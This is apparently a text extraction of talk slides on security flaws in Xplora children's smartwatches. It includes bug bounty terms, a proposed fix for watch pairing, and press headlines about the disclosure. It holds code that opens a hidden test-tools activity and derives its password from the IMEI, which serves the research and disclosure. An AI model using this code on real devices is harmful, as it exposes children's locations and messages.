Acceptable Use Policy for our Website
Extended Warranty
Cookie Policy
Return form
Transparency Act

Vilkår og personvern

Deltakelse
Personvernerklæring
Tilgjengelighetserklæring
Allmenne vilkår
Åpenhetsloven
Utvidet garanti
Angrerett og reklamasjon
Frakt

Rechtliches

AGB Xplora
Datenschutzrichtlinie für
Smartwatch
Datenschutzrichtlinie für
Smartphone
Verlängerte Rückgabefrist
Widerrufsbelehrung
Impressum
Beteiligung
Transparency Act
Erklärung zur Barrierefreiheit

Information

About us
Products
Support
Investor
Affiliate Program

Legal

Terms & Conditions
Privacy Policy Smartwatches
Privacy Policy for Smartphones
Terms of Website Use
Acceptable Use Policy for our Website
Extended Warranty
Cookie Policy
Return form
Transparency Act

Vilkår og personvern

Deltakelse
Personvernerklæring
Tilgjengelighetserklæring
Allmenne vilkår
Åpenhetsloven
Utvidet garanti
Angrerett og reklamasjon
Frakt

Rechtliches

AGB Xplora
Datenschutzrichtlinie für
Smartwatch
Datenschutzrichtlinie für
Smartphone
Verlängerte Rückgabefrist
Widerrufsbelehrung
Impressum
Beteiligung
Transparency Act
Erklärung zur Barrierefreiheit

Xplora Bounty Program Terms and Conditions

The Xplora Bounty Programs Terms and Conditions ("Terms") apply to and govern your participation in the Xplora Bug Bounty Program (the "Program"). These Terms are between you and Xplora Technologies AS whose registered office is at Nedre Slottsgate 8, 0157 Oslo, Norway ("Xplora," "us" or "we"). By participating in the program in any manner and/or submitting any vulnerabilities to us, you agree to and accept these Terms.

About Program

The Program enables eligible participants to submit vulnerabilities and exploitation techniques ("Vulnerabilities") to Xplora about Xplora products and services ("Products") in accordance with these terms and conditions for a chance to earn rewards. The amount of a reward is determined by Xplora at its sole and absolute discretion ("Bounty"). The decisions made by Xplora regarding Bounty are final and binding.

Change of Terms

Xplora may change or cancel this Program at any time, for any reason. If Xplora changes these Terms, by continuing to participate in the Program you are deemed to have accepted the changes. You may opt-out of the Program by contacting us at secure@xplora.com.

Program Eligibility

To be eligible to participate in the Program, the issue must occur on the latest publicly available versions of the Product with a standard configuration. Also, you must

1. be 18 years old or older;
2. be the first party to report the issue to Xplora;
3. not disclose the issue publicly before Xplora release update to fix the issues;
4. not be subject to legal obligations that prevent you from doing so. For example, your employment contract or ethical rules;
5. not be a sanctioned person or a citizen of a sanctioned country under applicable law; (d) not be in violation of any applicable laws or regulations;
6. not be an immediate family member of a person employed by Xplora or an ex-employee of Xplora within the six months prior to providing us with your Submission;
7. and not be involved in any part of the development, administration, and/or execution of this Program and Product.

These eligibility requirements are meant to protect customers until an update is available, ensure Xplora can quickly verify

[terms.myxplora.com/bountyprogram]

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About Program

The Program enables security researchers to submit vulnerabilities and exploitation techniques ("vulnerabilities") to Xplora about Xplora products ("Products") in accordance with these terms and conditions in order to earn rewards. The amount of a reward is determined at its sole and absolute discretion based on the decisions made by Xplora regarding Bounty are final and non-negotiable.

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Program Eligibility

To be eligible to participate in the Program, you must be a security researcher who has access to available versions of the Product with a standard configuration. Also, you must:

1. be 18 years old or older;
2. be the first party to report the vulnerability;
3. not disclose the issue publicly until we release an update to fix the issue;
4. not be subject to any legal obligation that prevents you from doing so. For example, a contract or ethical rules;
5. not be a sanctioned person or citizen of a sanctioned country under applicable law; (or) violation of any applicable laws or regulations;
6. not be an immediate family member of a person employed by Xplora or an ex-employee of Xplora within the six months prior to providing us with your Submission;
7. and not be involved in any part of the development, administration, and/or execution of this Program and Product.

These eligibility requirements are meant to protect customers until an update is available, ensure Xplora can quickly verify

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
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2. be the first party to report the issue to Xplora;
3. not disclose the issue publicly before Xplora release update to fix the issues;
4. not be subject to legal obligations that prevent you from doing so. For example, your employment contract or ethical rules;
5. not be a sanctioned person or a citizen of a sanctioned country under applicable law; (d) not be in violation of any applicable laws or regulations;
6. not be an immediate family member of a person who is or was an employee of Xplora or an ex-employee of Xplora within the six months prior to providing us with your Submission;
7. and not be involved in any part of the development, administration, and/or execution of this Program and Product.

These eligibility requirements are meant to protect customers until an update is available, ensure Xplora can quickly verify

[terms.myxplora.com/bountyprogram]



LET'S LOOK INSIDE



SAY THE MAGIC WORDS


```
class MainActivity : AppCompatActivity() {  
    override fun onCreate(savedInstanceState: Bundle?) {  
        super.onCreate(savedInstanceState)  
  
        val intent = Intent()  
        intent.component = ComponentName("com.xplora.xpsettings",  
            "com.xplora.xpsettings.Activity.TestToolsActivity")  
        startActivity(intent)  
    }  
}
```



```

protected String getPwd(int isDiag) {
    int digitSum;
    String imei = getImei();
    String reverseIMEI = new StringBuilder(imei).reverse().toString();
    if (isDiag == 0) {
        int acc = 0;
        for (int i = 0; i < reverseIMEI.length(); i++) {
            acc += reverseIMEI.charAt(i) - '0';
        }
        digitSum = acc % 10;
    } else {
        digitSum = reverseIMEI.charAt(0) - '0';
    }
    StringBuilder sb = new StringBuilder();
1 sb.append(reverseIMEI.charAt(digitSum));
    int i2 = digitSum + 1;
2 sb.append(reverseIMEI.charAt(i2));
3 sb.append(reverseIMEI.charAt(i2));
4 sb.append(reverseIMEI.charAt(digitSum + 2));
5 sb.append(reverseIMEI.charAt(digitSum + 3));
6 sb.append(reverseIMEI.charAt(digitSum + 5));
    return sb.toString();
}


```



LET'S LOOK INSIDE







[...] Here's a rough sketch of what we would like to see in your watch pairing process, without making too many changes to your current infrastructure:

1. On first setup, the watch already displays a QR code that includes the IMEI. Make the watch generate a long random value on first boot that gets included in this QR code. Ideally, this could be the public key of a public/private key pair, but let's take small steps here.
2. The guardian phone scans this code as usual, and forwards the long random value alongside the IMEI to your server.
3. The server now stores this random value and uses it to authenticate all requests for this IMEI in the future.

[...]

LET'S GO PUBLIC

3903
POWER CYCLES



IN WHICH I STEAL YOUR CHILD



SEMG

36

Von wegen sicher

So einfach konnten Hacker auf Kinder-Smartwatches zugreifen

Eigentlich sollen Spezial-Smartwatches die Sicherheit von Kindern verbessern. Doch Forscher aus Darmstadt konnten sich problemlos in deren Kommunikation einklinken. Der Hersteller reagiert nur zögerlich.

Von **Torsten Kleinz**
29.12.2025, 15.12 Uhr

6 Min

SPRIGLI bei Google bevorzugt



Fann alvorleg sårbarheit i smartklokke for born

Norske Xplora får kritikk for dårleg tryggleik i eit av produkta sine. Dei siste åra har selskapet selt over 1,5 millionar smartklokker til born.



FALSK INFORMASJON: Ei sårbarheit gjer det mogleg å senda falsk informasjon frå ei smartklokke for born. Her har forskarar gjort nettopp det.

ILLUSTRASJON: NILS ROLLSHAUSEN

Ei smartklokke for born frå det norske selskapet Xplora



Martin Gundersen

Journalist

Silja Björklund Einarsdóttir

Journalist

Publisert 29. des. 2025 kl. 14:00
Oppdatert 29. des. 2025 kl. 16:01

SPIEGEL Netzwelt

AbonnementAnmelden

Menu

NetzweltGadgetsSmartwatchesSmartphones und KinderForscher warnen vor unsicherer Kinder-Smartwatch

Von wegen sicher

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Von Torsten Klein

29.12.2025, 15.12 Uhr

6 Min

SPIEGEL bei Google bevorzugt



Frankfurter Rundschau


NORAMAENTRACHTFRANKFURTMEINUNG

StarbelleVerbraucher

TU Darmstadt deckt gravierende Sicherheitsmängel bei Smartwatches auf

04.01.2026, 17:11 Uhr

Von: Claudia Kabel



Beispiel für mögliche Manipulation von Nachrichten und Standortdaten. Links: Ansicht der Uhr sowie des Eingabezeigers der gefälschten Nachrichten. Rechts: Ansicht der Eltern-App sowie des Angezeigten Standorts. © TU Darmstadt/ Fachgebiet SEEMOO

NRK


Logg på

Norge

Siste nyttDokumentarKlimaNRK Ytring

Fann alvorleg sårbarheit i smartklokke for born

Norske Xplora får kritikk for dårleg tryggleik i eit av produkta sine. Dei siste åra har selskapet selt over 1,5 millionar smartklokker til born.



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Ei smartklokke for born frå det norske selskapet Xplora

Frankfurter Allgemeine

ZEITUNGMEHR FA.Z.

Rhein-MainRegion Und Hessen

Sicherheitslücke in Kinder-Smartwatch von Xplora entdeckt: Was Eltern jetzt wissen müssen

SICHERHEITSLÜCKE ENTTDECKT

Kinder-Smartwatch kann gehackt werden

04.01.2026, 08:49

Leszeit: 1 Min.



Kinder-Smartwatches sollen sichere Kommunikation innerhalb der Familie ermöglichen. Forscher aus Darmstadt haben herausgefunden: Ein weitverbreitetes Modell könnte allerdings manipuliert werden.

heise online


AnmeldenSuchen

heise+

NewstickerSecurityIT & TechDeveloperKIEntertainmentWissenschaftBestenlistenDigital HealthFor

39C3: Sicherheitslücken in Xplora-Kinderuhr erlaubten Zugriff auf alle Geräte

Forscher konnten Nachrichten mitlesen, Standorte fälschen und beliebige Uhren übernehmen – demonstriert aus der Perspektive einer kinderfressenden Waldhexe.



(Bild: Nils Rollshausen, media.ccc.de, CC BY 4.0)

30.12.2025, 09:12 Uhr

Leszeit: 4 Min.

Security

taz+

sozialpolitiknahost-konfliktkrieg in der ukrainefußball-wmklimatewandeligbtqia

39. Chaos Communication Congress

Chaos Kinder Congress

Auf dem Chaos Communication Congress zeigen Hacker*innen und Jugendliche, warum Chatkontrolle und Überwachung Kinder nicht schützen. Was aber sonst?

2.1.2026 12:15 Uhr



Die Rakete „Fairly Dust“ steht während des CCC in der Empfangshalle. Foto: Georg Wendt/dpa

Von Johannes Drosdowski

Es ist ein wilder Ritt durch Diskussionen, Sturheit und Hin und Her

HOUSE OF NERDS

Startseite

Sicherheit für unterwegs? Sch Kinder-Smartwatches

27. February 2026



Sicherheit für unterwegs? Schwach Smartwatches

Podcast

Play episode

Computer

TESTS & RATGEBERBESTENLISTENNEWSAKTIONENCLUB

HomeTests & RatgeberWearablesNews


Späte Firmware-Updates für riskante Uhr

Kinder-Smartwatches geknackt: Forscher warnen vor unsicherer Kommunikation

lesen Chats mit



Sicherheitsexperten warnen vor unsicheren Kinder-Smartwatches. Foto: KI-generiert/COMPUTER BILD



OPAQUE: An Asymmetric PAKE Protocol Secure Against Pre-Computation Attacks *

Stanislaw Jarecki¹, Hugo Krawczyk², and Jiayu Xu¹

¹ University of California, Irvine. Email: {stasio@ics.,jiayux@}uci.edu.

² IBM Research. Email: hugo@ee.technion.ac.il.

